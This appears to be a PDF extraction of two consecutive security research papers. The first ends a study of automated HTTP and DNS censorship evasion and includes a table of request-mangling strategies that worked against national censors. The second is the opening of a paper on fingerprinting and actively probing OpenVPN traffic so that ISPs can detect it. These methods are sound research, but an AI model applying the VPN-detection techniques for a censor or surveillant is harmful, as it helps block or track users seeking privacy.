Note that none of these requests are RFC compliant. According to RFC 1035 (Section 2.3.4), the limit to names is 255 bytes; in all the above cases, the DNS Question Record contains many more bytes than this. Different DNS resolvers have different policies as to if they respond to these queries. Quad9, Comodo, and DNS.Watch all respond to these queries normally, while Verisign responds only to 25% of the queries (we suspect this is due to load balancing between resolvers that may or may not be able to handle the queries). None of the other resolvers respond to these requests.

Multibyte Query Injection with Elevated Count Our system also identified a combination strategy of the above multibyte strategy and elevated `arcount`. This strategy creates a second DNS Question Record that contains 242 multibyte characters and sets the `arcount` field to 1. This strategy exemplifies how the different injectors can be defeated individually; by setting the `arcount` field, the strategy bypasses injector #2 and injector #3, and using 242 multibyte characters bypasses injector #1. Because this strategy injects fewer characters than the Multibyte Query Injection family, Cloudflare and OpenDNS now respond to the query, but Quad9, Comodo, and DNS.Watch will not respond, due to the elevated `arcount`.

Collectively, these results show that there is a large space of censorship evasion strategies possible through DNS query manipulation. The simplicity of some of these evasion strategies also indicates that this space has been largely unexplored; the fact that merely setting an incorrect `qdcount` works is surprising. On the other hand, the strange complexities of other strategies (such as requiring no less than 721 multibyte characters to evade Injector #2) justifies our approach of using automated tools to explore this space. Finally, taken in conjunction with our HTTP results, we see once again that servers that are *less* RFC-compliant than censoring middleboxes can lead to evasion opportunities.

7 Discussion

How can censors defend against these attacks? Censors could read this work and try to patch each individual issue we identify; however, we do not think censors will be able to easily (or cheaply) defend against all these attacks. Our results point to a broader trend about protocol compliance in censoring middleboxes. In order to effectively defend against these attacks, censors must always be more permissive in inputs they tolerate than servers on the other side of the connection. In cases where the censor was significantly more RFC-compliant (such as in India), our system had the easiest time discovering ways to evade censorship.

Even beyond censors needing to be more permissive than servers, to effectively censor, the censor must also maintain *at least* as much state as servers on the other side of the connection. If a server buffers more bytes than the censor does, a client can simply make the request longer until the forbidden keyword or header is outside the censors buffer, as we've seen in China. This is good news for evaders, as addressing this issue completely will likely require the censors to buffer vastly more data than they do currently. These trends hold across both HTTP and DNS.

What HTTP strategies work most often, and what do censors most commonly do wrong? The most common strategy we find by far is various forms of injecting whitespace, in both the headers and the request line. In fact, 53 of our 77 strategies work by inserting some form of whitespace, and 38 of which require no further modifications. The HTTP RFCs have many rules about where whitespace should be allowed, ignored, or disallowed, and we identified many cases in which the censor processes whitespace where it should not, or fails to process it where it should. Another common failure mode we observed from the censor was being unable to process a large request from a client, though each censor we studied was affected for a different reason.

What class of strategies are most broadly applicable across server versions and resolvers? For HTTP, we again find that inserting whitespace in different places around the request line or header value. The RFCs mention that certain types of whitespace should be ignored for robustness, so strategies that inject whitespace in these locations are most commonly versatile across server versions. We find that many of the server versions we tested often accept *too much* whitespace for robustness's sake, despite what the RFC says.

For DNS, we found little overlap between the queries accepted between the different resolvers. Our most broadly applicable strategies only worked on half of the resolvers we tested, and most worked across even less. In general, lack of generalizability for DNS strategies does not affect usability the same way for HTTP; if a user wishes to use our strategies to perform forbidden DNS lookups, the user can do all of those lookups to the same resolver. Over HTTP, by contrast, the evasion strategy must be compatible with the server on the other end of the connection, and every site the user visits may be using a different server version.

Is any one location in the HTTP or DNS header more prone to having viable evasion strategies? Overall, we found strategies for every major component of the HTTP request: 31 strategies acted on the Host header, 16 acted on the Method, 22 acted on the Path, and 13 acted on the Version.

Note that these numbers do not add to 77, as there is overlap in strategies that act on multiple parts of the request. In DNS, our strategies were also fairly well distributed throughout the DNS header, and only a few fields were never co-opted by a strategy for evasion.

How does China's Host header censorship compare to keyword censorship? In general, we find that almost all the strategies that evade keyword-based censorship in China also evade host-based censorship (17 out of 22). This interesting finding suggests that in order to correctly censor keywords, the GFW must be able to read the Host header, or read all the headers without problems and find no host header. Our results also suggest that the reverse is not true: no strategies that affected only the Host header were able to evade keyword-based censorship. We also find that more strategies can evade host-based censorship by simply injecting whitespace, compared to keyword censorship.

How do China's three DNS injectors compare to one another? We find differences between all three injectors that affects how well our strategies work. Injector #1 was the most permissive to fields being incorrect in the DNS header, and therefore had fewer strategies work; for example, Injector #1 still correctly processed forbidden DNS queries if the `arcount`, `ancount`, or the `nscount` fields were non-zero. Injector #2 had the most idiosyncratic responses to multibyte UTF characters: injecting between 721 and 1,333 multibyte characters caused Injector #2 to fail at least 33% of the time (and the failure rate increased as the number of inserted characters increased); after 1,334 characters, Injector #2 fails 100% of the time. Every strategy that evaded Injector #2 also evaded Injector #3, though we discover that Injector #3 has different limits to the number of multibyte characters it will tolerate in the DNS Query Records (a limit of 482). Overall, our results further emphasize that these injectors are truly separate, each with their own block list and weaknesses.

How generalizable is this technique to the future? We believe this technique should generalize well to other protocols. Many application-layer protocols fit the abstraction we defined for this paper (with smaller, discrete components that compose within a larger message). For example, TLS records are comprised of fixed static fields, and dynamic TLS Messages and TLS Extensions. We leave the implementation of this to future work.

8 Ethical Considerations

We designed our experiments to limit the potential impact to other hosts and the risk to real users. This work does not involve human subjects, and therefore falls outside the purview of our Institutional Review Board; still, we follow best practices laid out by prior censorship studies [14, 56].

We performed all of our training exclusively from vantage points we control, and our work does not require recruiting users (unwitting or not [16]). Our system does not spoof IP addresses or impersonate other machines, and our interactions with the censors should have had no impact on any other users. To limit the effect of our training on the network, we evaluate strategies serially (and with a small sleep for DNS), which limits how quickly our system can generate traffic. This is important, as some of our training runs involve hosts outside our control (such as with open DNS resolvers), and we believe our impact to these hosts is minimal. For example, our DNS training had a network load of approximately 11kbps, which should be a negligible volume of traffic for the size of the networks we test with. In training to hosts outside our control with HTTP, we set up our experiments to minimize potential harm to those hosts. We ran few experiments, spaced out in time, with slow query limit, and limited generations. We did not believe our fuzzing would cause a crash failure, as we had not observed any crashes in any of our prior experiments or in prior work that crafted strategies manually [44, 67].

Finally, we ask: does releasing this work help censors? We believe that, on balance, this work helps evaders more. Although individual bugs can be patched, the broader takeaways of this work (such as that application-layer censorship evasion can be automated or that RFC non-compliance can be leveraged for evasion) are still applicable. There is also strong precedent for developing automated techniques to evade censorship [14, 52, 60].

9 Conclusion

The censorship arms race has entered a fascinating new era of automated evasion. In this paper, we extend this to the application-layer space by presenting the first techniques to automate discovery of new censorship evasion strategies that require modifications *only* to application-layer requests. Training against China, India, and Kazakhstan, we discovered 77 unique strategies to evade HTTP censorship and 9 for DNS. We thoroughly analyzed each of these strategies and discovered that many of them are successful because censors often adhere *more* to protocol requirements than application servers do. Our tool—a modification of our prior work, Geneva [14]—exploits this discrepancies to alter queries in ways that censors reject but more-permissible servers accept. We believe this represents an interesting and important new domain for censorship evasion research. To assist in these efforts, we have made our code publicly available.

Acknowledgments We thank the anonymous reviewers and our shepherd, Paul Pearce, for their helpful feedback. This work was supported in part by NSF awards CNS-1901325 and CNS-1943240.

References

[1] CAIDA IODA (Internet Outage Detection and Analysis). https://ioda.caida.org/.

[2] Usage statistics of web servers, 2020. https://w3techs.com/technologies/overview/web_server.

[3] Web Server Usage Distribution in the Top 1 Million Sites, 2020. https://trends.builtwith.com/web-server.

[4] C. Agosti and G. Pellerano. SniffJoke: transparent TCP connection scrambler. https://github.com/vecna/sniffjoke, 2011.

[5] american fuzzy lop. http://lcamtuf.coredump.cx/afl/.

[6] Anonymous. The Collateral Damage of Internet Censorship by DNS Injection. *ACM SIGCOMM Computer Communication Review (CCR)*, 42(3):21–27, 2012.

[7] Anonymous. Towards a Comprehensive Picture of the Great Firewall's DNS Censorship. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2014.

[8] Anonymous, A. A. Niaki, N. P. Hoang, P. Gill, and A. Houmansadr. Triplet Censors: Demystifying Great Firewall's DNS Censorship Behavior. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2020.

[9] T. Berners-Lee, R. Fielding, and L. Masinter. Uniform Resource Identifier (URI): Generic Syntax. RFC 3986, 2005. https://www.rfc-editor.org/rfc/rfc3986.

[10] K. Bock, A. Alaraj, Y. Fax, K. Hurley, E. Wustrow, and D. Levin. Weaponizing Middleboxes for TCP Reflected Amplification. In *USENIX Annual Technical Conference*, 2021.

[11] K. Bock, P. Bharadwaj, J. Singh, and D. Levin. Your Censor is My Censor: Weaponizing Censorship Infrastructure for Availability Attacks. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2021.

[12] K. Bock, Y. Fax, K. Reese, J. Singh, and D. Levin. Detecting and Evading Censorship-in-Depth: A Case Study of Iran's Protocol Whitelister. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2020.

[13] K. Bock, G. Hughey, L.-H. Merino, T. Arya, D. Liscinsky, R. Pogosian, and D. Levin. Come as You Are: Helping Unmodified Clients Bypass Censorship with Server-Side Evasion. In *ACM SIGCOMM*, 2020.

[14] K. Bock, G. Hughey, X. Qiang, and D. Levin. Geneva: Evolving Censorship Evasion Strategies. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[15] K. Bock, iyouport, Anonymous, L.-H. Merino, D. Fifield, A. Houmansadr, and D. Levin. Exposing and Circumventing China's Censorship of ESNI. https://geneva.cs.umd.edu/posts/china-censors-esni/esni/, 2020.

[16] S. Burnett and N. Feamster. Encore: Lightweight Measurement of Web Censorship with Cross-Origin Requests. In *ACM SIGCOMM*, 2015.

[17] Chromium Development Team. A safer default for navigation: HTTPS. https://blog.chromium.org/2021/03/a-safer-default-for-navigation-https.html, 2020.

[18] CitizenLab. CitizenLab Test Lists. https://github.com/citizenlab/test-lists, 2020.

[19] CitizenLab. URL testing lists intended for discovering website censorship. https://github.com/citizenlab/test-lists/, 2022.

[20] R. Clayton, S. J. Murdoch, and R. N. M. Watson. Ignoring the Great Firewall of China. In *Privacy Enhancing Technologies Symposium (PETS)*, 2006.

[21] Cloudflare. Cloudflare Radar: Up to date Internet trends and insight. https://radar.cloudflare.com/cn?date_filter=last_30_days, 2022.

[22] Congressional Research Service. Social Media: Misinformation and Content Moderation Issues for Congress, 2021. https://crsreports.congress.gov/product/pdf/R/R46662.

[23] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The Second-Generation Onion Router. In *USENIX Security Symposium*, 2004.

[24] D. Ellard, C. Jones, V. Manfredi, W. T. Strayer, B. Thapa, M. V. Welie, and A. Jackson. Rebound: Decoy routing on asymmetric routes via error messages. In *IEEE Conference on Local Computer Networks (LCN)*, 2015.

[25] A. P. Felt, R. Barnes, A. King, C. Palmer, C. Bentzel, and P. Tabriz. Measuring HTTPS Adoption on the Web. In *USENIX Security Symposium*, 2017.

[26] R. Fielding, J. Gettys, J. Mogul, H. Frysyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616, 1999. https://datatracker.ietf.org/doc/html/rfc2616.

[27] R. Fielding, Y. Lafon, and J. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Range Requests. RFC 7233, 2014. https://www.rfc-editor.org/rfc/rfc7233.html.

[28] R. Fielding, M. Nottingham, and J. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Caching. RFC 7234, 2014. https://www.rfc-editor.org/rfc/rfc7234.html.

[29] R. Fielding and J. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Authentication. RFC 7235, 2014. https://www.rfc-editor.org/rfc/rfc7235.html.

[30] R. Fielding and J. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Conditional Requests. RFC 7232, 2014. https://www.rfc-editor.org/rfc/rfc7232.html.

[31] R. Fielding and J. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. RFC 7230, 2014. https://www.rfc-editor.org/rfc/rfc7230.html.

[32] R. Fielding and J. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content. RFC 7231, 2014. https://www.rfc-editor.org/rfc/rfc7231.html.

[33] D. Fifield. Threat modeling and circumvention of Internet censorship. In *PhD thesis*, 2017.

[34] D. Fifield, N. Hardison, J. Ellithorpe, E. Stark, D. Boneh, R. Dingledine, and P. Porras. Evading Censorship with Browser-Based Proxies. In *Privacy Enhancing Technologies Symposium (PETS)*, 2012.

[35] D. Fifield, C. Lan, R. Hynes, P. Wegmann, and V. Paxson. Blocking-resistant communication through domain fronting. In *Privacy Enhancing Technologies Symposium (PETS)*, 2015.

[36] P. Foremski. Tracking the DNS Stars: The DNS Observatory, 2019. https://www.farsightsecurity.com/blog/txt-record/dnsstars-20190610/.

[37] S. García, K. Hynek, D. Vekshin, T. Čejka, and A. Wasicek. Large Scale Measurement on the Adoption of Encrypted DNS. In *Passive and Active Network Measurement Workshop (PAM)*, 2021.

[38] Gitlab. Gitlab Protocol Fuzzer Community Edition, 2021. https://gitlab.com/gitlab-org/security-products/protocol-fuzzer-ce.

[39] L. Haifeng, W. Shaolei, Z. Bin, S. Bo, and T. Chaojing. Network protocol security testing based on fuzz. In *International Conference on Computer Science and Network Technology (ICCSNT)*, 2015.

[40] C. Hornig. A Standard for the Transmission of IP Datagrams over Ethernet Networks. RFC 894, 1984. https://datatracker.ietf.org/doc/html/rfc894.

[41] A. Houmansadr, G. T. K. Nguyen, M. Caesar, and N. Borisov. Cirripede: Circumvention Infrastructure using Router Redirection with Plausible Deniability. In *ACM Conference on Computer and Communications Security (CCS)*, 2011.

[42] A. Houmansadr, T. Riedl, N. Borisov, and A. Singer. IP over Voice-over-IP for censorship circumvention. In *arXiv preprint arXiv:1207.2683*, 2012.

[43] B. Jabiyev, S. Sprecher, K. Onarlioglu, and E. Kirda. T-Reqs: HTTP Request Smuggling with Differential Fuzzing. In *ACM Conference on Computer and Communications Security (CCS)*, 2021.

[44] S. Khattak, M. Javed, P. D. Anderson, and V. Paxson. Towards Illuminating a Censorship Monitor's Model to Facilitate Evasion. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[45] G. T. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating Fuzz Testing. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[46] D. Levin, Y. Lee, L. Valenta, Z. Li, V. Lai, C. Lumenzanu, N. Spring, and B. Bhattacharjee. Alibi Routing. In *ACM SIGCOMM*, 2015.

[47] F. Li, A. Razaghpanah, A. M. Kakhki, A. A. Niaki, D. Choffnes, P. Gill, and A. Mislove. lib.erate, (n): A library for exposing (traffic-classification) rules and avoiding them efficiently. In *ACM Internet Measurement Conference (IMC)*, 2017.

[48] Z. Li, S. Herwig, and D. Levin. DeTor: Provably Avoiding Geographic Regions in Tor. In *USENIX Security Symposium*, 2017.

[49] X. Mendez. WFuzz: The Web Fuzzer, 2020. wfuzz.io.

[50] P. Mockapetris. Domain names - implementation and specification. RFC 1035, 1987. https://datatracker.ietf.org/doc/html/rfc1035.

[51] H. M. Moghaddam, B. Li, M. Derakhshani, and I. Goldberg. SkypeMorph: Protocol Obfuscation for Tor Bridges. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[52] S.-J. Moon, J. Helt, Y. Yuan, Y. Bieri, S. Banerjee, V. Sekar, W. Wu, M. Yannakakis, and Y. Zhang. Alembic: Automated Model Inference for Stateful Network Functions. In *Symposium on Networked Systems Design and Implementation (NSDI)*, 2019.

[53] R. S. Raman, L. Evdokimov, E. Wustrow, A. Halderman, and R. Ensafi. Kazakhstan's HTTPS Interception. https://censoredplanet.org/kazakhstan, 2019.

[54] R. S. Raman, L. Evdokimov, E. Wustrow, A. Halderman, and R. Ensafi. Investigating Large Scale HTTPS Interception in Kazakhstan. In *ACM Internet Measurement Conference (IMC)*, 2020.

[55] S. M. Seal. Optimizing Web Application Fuzzing with Genetic Algorithms and Language Theory. In *Master of Science Thesis*, 2016.

[56] B. VanderSloot, A. McDonald, W. Scott, J. A. Halderman, and R. Ensafi. Quack: Scalable Remote Measurement of Application-Layer Censorship. In *USENIX Security Symposium*, 2018.

[57] P. Vines and T. Kohno. Rook: Using Video Games as a Low-Bandwidth Censorship Resistant Communication Platform. In *Workshop on Privacy in the Electronic Society (WPES)*, 2015.

[58] Q. Wang, X. Gong, G. T. Nguyen, A. Houmansadr, and N. Borisov. CensorSpoofer: Asymmetric communication using IP Spoofing for Censorship-resistant Web Browsing. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[59] Z. Wang, Y. Cao, Z. Qian, C. Song, and S. V. Krishnamurthy. Your State is Not Mine: A Closer Look at Evading Stateful Internet Censorship. In *ACM Internet Measurement Conference (IMC)*, 2017.

[60] Z. Wang, S. Zhu, Y. Cao, Z. Qian, C. Song, S. V. Krishnamurthy, K. S. Chan, and T. D. Braun. SymTCP: Eluding Stateful Deep Packet Inspection with Automated Discrepancy Discovery. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[61] Z. Weinberg, J. Wang, V. Yegneswaran, L. Briesemeister, S. Cheung, F. Wang, and D. Boneh. StegoTorus: A Camouflage Proxy for the Tor Anonymity System. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[62] B. Wiley. Dust: A Blocking-Resistant Internet Transport Protocol. http://blanu.net/Dust.pdf.

[63] P. Winter. brdgrd (Bridge Guard). https://github.com/NullHypothesis/brdgrd, 2012.

[64] wkrp. HTTPS MITM of various GitHub IP addresses in China. https://github.com/net4people/bbs/issues/27, 2020.

[65] E. Wustrow, C. M. Swanson, and J. A. Halderman. TapDance: End-to-Middle Anticensorship without Flow Blocking. In *USENIX Annual Technical Conference*, 2014.

[66] E. Wustrow, S. Wolchok, I. Goldberg, and J. A. Halderman. Telex: Anticensorship in the Network Infrastructure. In *USENIX Security Symposium*, 2011.

[67] T. K. Yadav, A. Sinha, D. Gosain, P. K. Sharma, and S. Chakravarty. Where The Light Gets In: Analyzing Web Censorship Mechanisms in India. In *ACM Internet Measurement Conference (IMC)*, 2018.

[68] W. Zhou, A. Houmansadr, M. Caesar, and N. Borisov. SWEET: Serving the Web by Exploiting Email Tunnels. In *Privacy Enhancing Technologies Symposium (PETS)*, 2013.

A HTTP Geneva Syntax

We give a brief background of Geneva's syntax for strategies. Strategies are comprised of trigger/action tree pairs: the trigger defines which packet component should be modified, and the action-tree specifies how it should be modified. Action-trees are trees composed of simple manipulation actions.

Actions Depending on the protocol (DNS or HTTP), the principle unit of modification is different: HTTP operates over the Headers, and DNS operations over the DNS Question Records. Each action defines specific parameters it accepts; below is an overview of the arguments the actions can take.

1. `<value>` — Any printable characters (URL-encoded).
2. `<string location>` — Where in a string to be inserted: `start`, `middle`, `end`, or `random`. Start means at index 0, middle is at index length/2, end is equal to index length, and random is anywhere except the start or end.
3. `<component>` — (Only used for HTTP Geneva.) Specifies which part of a header to act upon: "name", or "value". Remember a header is broken up into two sides separated by the semi-colon into the header name and header value. Ex: in "Host: www.example.com", "Host" is the header name and " www.example.com" is the header value (note the space is included).
4. `<number of actions>` — How many times the action should be run. For example, with the `insert` or `replace` actions, running this action multiple times concatenates the `<value>` `<number of actions>` number of times before doing the action.
5. `<case method>` — Either random (each character is randomly upper or lower case), lower (all characters are lower case) or upper (all characters are upper case).

With these arguments in mind, below are Geneva's modification actions for HTTP and DNS.

1. `insert{<value>:<string location>:<component>:<number of actions>}`

   Insert the byte(s) specified by `value` into the location of the string specified `<string location>` into the specified `<component>` of the action target `<number of actions>` times. This will insert either once (if the fourth parameter is omitted) or a specified number of times if the fourth parameter is given.

2. `replace{<value>:<component>:<number of actions>}`

   Replace the field specified by `<component>` with `<value>`. If `<number of actions>` is given, replace it with that many copies of `<value>` (default: one). Note: delete can be simulated here by the random chance to replace the "value" with nothing.

3. `duplicate(,)` — Makes a second action target equal to the first. Duplicate outputs two identical action targets and each side can be modified individually. Duplicating a header will add a new header, not just concatenate the string of the header name or value.
4. `drop(,)` — Remove the action target from the request.
5. `changecase{<case method>}` — Changes the case of the entire action target (ignores non-alphabetical characters). If this is a header, this works on the header name and value.

Action trees can be extended by adding new actions into children (ending parenthesis) of any action. For every action except `duplicate`, there will only be downstream actions in the first half of the parenthesis.

Trigger There is one matching trigger for every action tree and it signifies when that action tree should act on an action target. Each trigger takes three parameters. The first element of the trigger is the relevant protocol: DNS, DNSQR, or HTTP. The second element signifies which field the trigger should check for a match. For DNS, this trigger will look for certain fields like `qclass`, whereas in HTTP, it uses specific header names. The third element specifies what the target field must be for the trigger to fire. A star "*" can be used as a wildcard. An example of a trigger is `[HTTP:Host:*]` to mean a strategy will act on any Host header it sees, or `[DNSQR:qname:*]` to act on every DNS Question Record.

Strategy Syntax Action trees are combined with triggers to create combinations like `<trigger>-<action tree>-|`. It is possible to have multiple combinations in one strategy. When this happens, each action tree will act on their own version of their designated action target, and all the duplicates will be combined in the end to recreate the request. An example of a full strategy with two action trees is:

```
[HTTP:Host:*]-duplicate(
    replace{NewValue:name:1},
        insert{\%20:start:value:500}
            (changecase{random},))-|
[HTTP:Host:*]-insert{\%0A:start:name}-|}
```

		Apache 2.4.X				Nginx 1.X.X				Country			
Family	**Strategy**	**6**	**18**	**29**	**43**	**13.4**	**14.1**	**16.1**	**19.0**	**CN-H**	**CN-K**	**IN**	**KZ**
Method Mangling	***[HTTP:method:*]-duplicate(,)-l	-	-	-	-	-	-	-	-	-	-	✓	✓
	***[HTTP:method:*]-replace{%3A:value:1}-l	-	-	-	-	-	-	-	-	✓	✓	✓	✓
	***[HTTP:method:*]-replace{HTTP/1.1:value:1}-l	-	-	-	-	-	-	-	-	✓	✓	✓	✓
Path Confusion	[HTTP:path:*]-duplicate(insert{3:middle:value:1004}, replace{&ultrasurf:value})-l	✓	✓	✓	✓	✓	✓	✓	✓	-	✓	✓	-
	[HTTP:path:*]-insert{%3F:start:value:1}-l	✓	✓	✓	✓	-	-	-	-	✓	-	✓	-
Request Line Whitespace	[HTTP:method:*]-insert{%09:end:value:1}-l	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	***[HTTP:method:*]-insert{%09:start:value:1}-l	-	-	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:method:*]-insert{%0A:start:value:1}-l	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:method:*]-insert{%0B:end:value:1}-l	✓	✓	-	-	-	-	-	-	-	-	✓	✓
	[HTTP:method:*]-insert{%0D:end:value:2}-l	✓	✓	-	-	-	-	-	-	✓	✓	✓	✓
	[HTTP:path:*]-insert{%09:end:value:1}-l	✓	✓	-	-	-	-	-	-	-	-	✓	-
	[HTTP:path:*]-insert{%09:start:value:1}-l	✓	✓	-	-	-	-	-	-	✓	-	✓	-
	[HTTP:path:*]-insert{%0C:start:value:1}-l	✓	✓	-	-	-	-	-	-	✓	-	✓	-
	[HTTP:path:*]-insert{%0D:start:value:1}-l	✓	✓	-	-	-	-	-	-	✓	✓	✓	-
	[HTTP:path:*]-insert{%20:end:value:1}-l	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
	[HTTP:path:*]-insert{%20:start:value:1}-l	-	-	-	-	-	-	-	-	✓	-	-	-
	[HTTP:version:*]-insert{%0A%09%0A%09:end:value:1}-l	-	-	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:version:*]-insert{%0A%09:end:value:1}-l	-	-	-	-	✓	✓	✓	✓	-	-	-	✓
	[HTTP:version:*]-insert{%0A%20%0A%20:end:value:1}-l	-	-	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:version:*]-insert{%20%0A%09:end:value:1}-l	-	-	-	-	✓	✓	✓	✓	-	-	✓	✓
	[HTTP:version:*]-insert{%20:end:value:1}-l	✓	✓	-	-	✓	✓	✓	✓	-	-	✓	-
Sandwich Strategy	[HTTP:host:*]-duplicate(replace{%C3%97:name:596}, insert{%20:end:name:786})-l	✓	✓	-	-	-	-	-	-	✓	✓	✓	✓
	[HTTP:host:*]-replace{%5E:name:926} (duplicate(duplicate(,replace{host:name:1} (insert{%20:start:value:3238},)),),)-l	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	-	✓
	[HTTP:host:*]-replace{%C3%97:name:1358} (duplicate(duplicate(,replace{host:name:1} (insert{%20:end:value},)),),)-l	✓	✓	-	-	✓	✓	✓	✓	✓	✓	✓	✓
	[HTTP:host:*]-replace{%C3%97:name:1371} (duplicate(duplicate(,replace{host:name:1}),),)-l	✓	✓	-	-	✓	✓	✓	✓	✓	✓	✓	-
	[HTTP:host:*]-insert{%20:end:value:4081} (duplicate(duplicate(,replace{a:name:1}), insert{%09:start:name:3238}),)-l	✓	✓	✓	✓	✓	✓	✓	✓	-	✓	-	✓
	[HTTP:host:*]-insert{%20:end:value:4081} (duplicate(duplicate(insert{%09:start:name:3238},), replace{a:name:1}),)-l	✓	✓	-	-	✓	✓	✓	✓	-	✓	-	✓
	[HTTP:host:*]-replace{PUT:name:423} (duplicate(duplicate(,replace{host:name}),),)-l	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	-
Version Mangling	[HTTP:version:*]-duplicate-l	✓	✓	-	-	-	-	-	-	-	-	✓	-
	[HTTP:version:*]-replace{OPTIONS:value:1}-l	✓	✓	-	-	-	-	-	-	✓	✓	✓	-

Table 4: Continuation of Table 2. A strategy is successful against a nation if it evades that nation's censor. A strategy is successful to a server if it evades in at least one country and is accepted by the server. CN-H and CN-K stand for the China Headers and China Keyword modes respectively. "***" denotes a strategy found against a live server we did not control; though these evade in some of our tested countries, but do not receive responses from the servers we tested.

OpenVPN is Open to VPN Fingerprinting

Diwen Xue* Reethika Ramesh* Arham Jain* Michalis Kallitsis†
J. Alex Halderman* Jedidiah R. Crandall‡ Roya Ensafi*
*University of Michigan †Merit Network, Inc.
‡ Arizona State University/Breakpointing Bad

Abstract

VPN adoption has seen steady growth over the past decade due to increased public awareness of privacy and surveillance threats. In response, certain governments are attempting to restrict VPN access by identifying connections using "dual use" DPI technology. To investigate the potential for VPN blocking, we develop mechanisms for accurately fingerprinting connections using OpenVPN, the most popular protocol for commercial VPN services. We identify three fingerprints based on protocol features such as byte pattern, packet size, and server response. Playing the role of an attacker who controls the network, we design a two-phase framework that performs passive fingerprinting and active probing in sequence. We evaluate our framework in partnership with a million-user ISP and find that we identify over 85% of OpenVPN flows with only negligible false positives, suggesting that OpenVPN-based services can be effectively blocked with little collateral damage. Although some commercial VPNs implement countermeasures to avoid detection, our framework successfully identified connections to 34 out of 41 "obfuscated" VPN configurations. We discuss the implications of the VPN fingerprintability for different threat models and propose short-term defenses. In the longer term, we urge commercial VPN providers to be more transparent about their obfuscation approaches and to adopt more principled detection countermeasures, such as those developed in censorship circumvention research.

1 Introduction

ISPs, advertisers, and national governments are increasingly disrupting, manipulating, and monitoring Internet traffic [16, 22, 27, 47, 69]. As a result, virtual private network (VPN) adoption has been growing rapidly, not only among activists and journalists with heightened threat models but also among average users, who employ VPNs for reasons ranging from protecting their privacy on untrusted networks to circumventing censorship. As a recent example, with the passage of Hong Kong's new national security law, popular VPN providers observed a 120-fold surge in downloads due to fears of escalating surveillance and censorship [62].

In response to the growing popularity of VPNs, numerous ISPs and governments are now seeking to track or block VPN traffic in order to maintain visibility and control over the traffic within their jurisdictions. Binxing Fang, the designer of the Great Firewall of China (GFW) said there is an "eternal war" between the Firewall and VPNs, and the country has ordered ISPs to report and block personal VPN usage [60,61]. More recently, Russia and India have proposed to block VPN services in their countries, both labeling VPNs a national cybersecurity threat [44, 59]. Commercial ISPs are also motivated to track VPN connections. For example, in early 2021, a large ISP in South Africa, Rain, Ltd., started throttling VPN connections by over 90 percent in order to enforce quality-of-service restrictions in their data plans [64].

ISPs and censors are known to employ a variety of simple anti-VPN techniques, such as tracking connections based on IP reputation, blocking VPN provider (provider from hereon) websites, and enacting laws or terms of service forbidding VPN usage [46,53,60]. Yet, these methods are not robust; motivated users find ways to access VPN services in spite of them. However, even less-powerful ISPs and censors now have access to technologies such as carrier-grade deep packet inspection (DPI) with which they can implement more sophisticated modes of detection based on protocol semantics [43, 48].

In this paper, we explore the implications of DPI for VPN detection and blocking by studying the fingerprintability of OpenVPN (the most popular protocol for commercial VPN services [6]) from the perspective of an adversarial ISP. We seek to answer two research questions: *(1) can ISPs and governments identify traffic flows as OpenVPN connections in real time*? and *(2) can they do so at-scale without incurring significant collateral damage from false positives?* Answering these questions requires more than just identifying fingerprinting vulnerabilities; although challenging, we need to demonstrate practical exploits under the constraints of how ISPs and nation-state censors operate in the real world.

We build a detection framework that is inspired by the architecture of the Great Firewall [1, 11, 71], consisting of *Filter* and *Prober* components. A *Filter* performs passive filtering over passing network traffic in real time, exploiting protocol quirks we identified in OpenVPN's handshake stage. After a flow is flagged by a *Filter*, the destination address is passed




Figure 1: **OpenVPN Session Establishment (TLS mode).**

to a *Prober* that performs active probing as confirmation. By sending probes carefully designed to elicit protocol-specific behaviors, the *Prober* is able to identify an OpenVPN server using side channels even if the server enables OpenVPN's optional defense against active probing. Our two-phase framework is capable of processing ISP-scale traffic at line-speed with an extremely low false positive rate.

In addition to core or "vanilla" OpenVPN, we also include commercial "obfuscated" VPN services in this study. In response to increasing interference from ISPs and censors, obfuscated VPN services have started to gain traction, especially from users in countries with heavy censorship or laws against the personal usage of VPNs. Obfuscated VPN services, whose operators often tout them as "invisible" and "unblockable" [5, 49, 54], typically use OpenVPN with an additional obfuscation layer to avoid detection [2, 66].

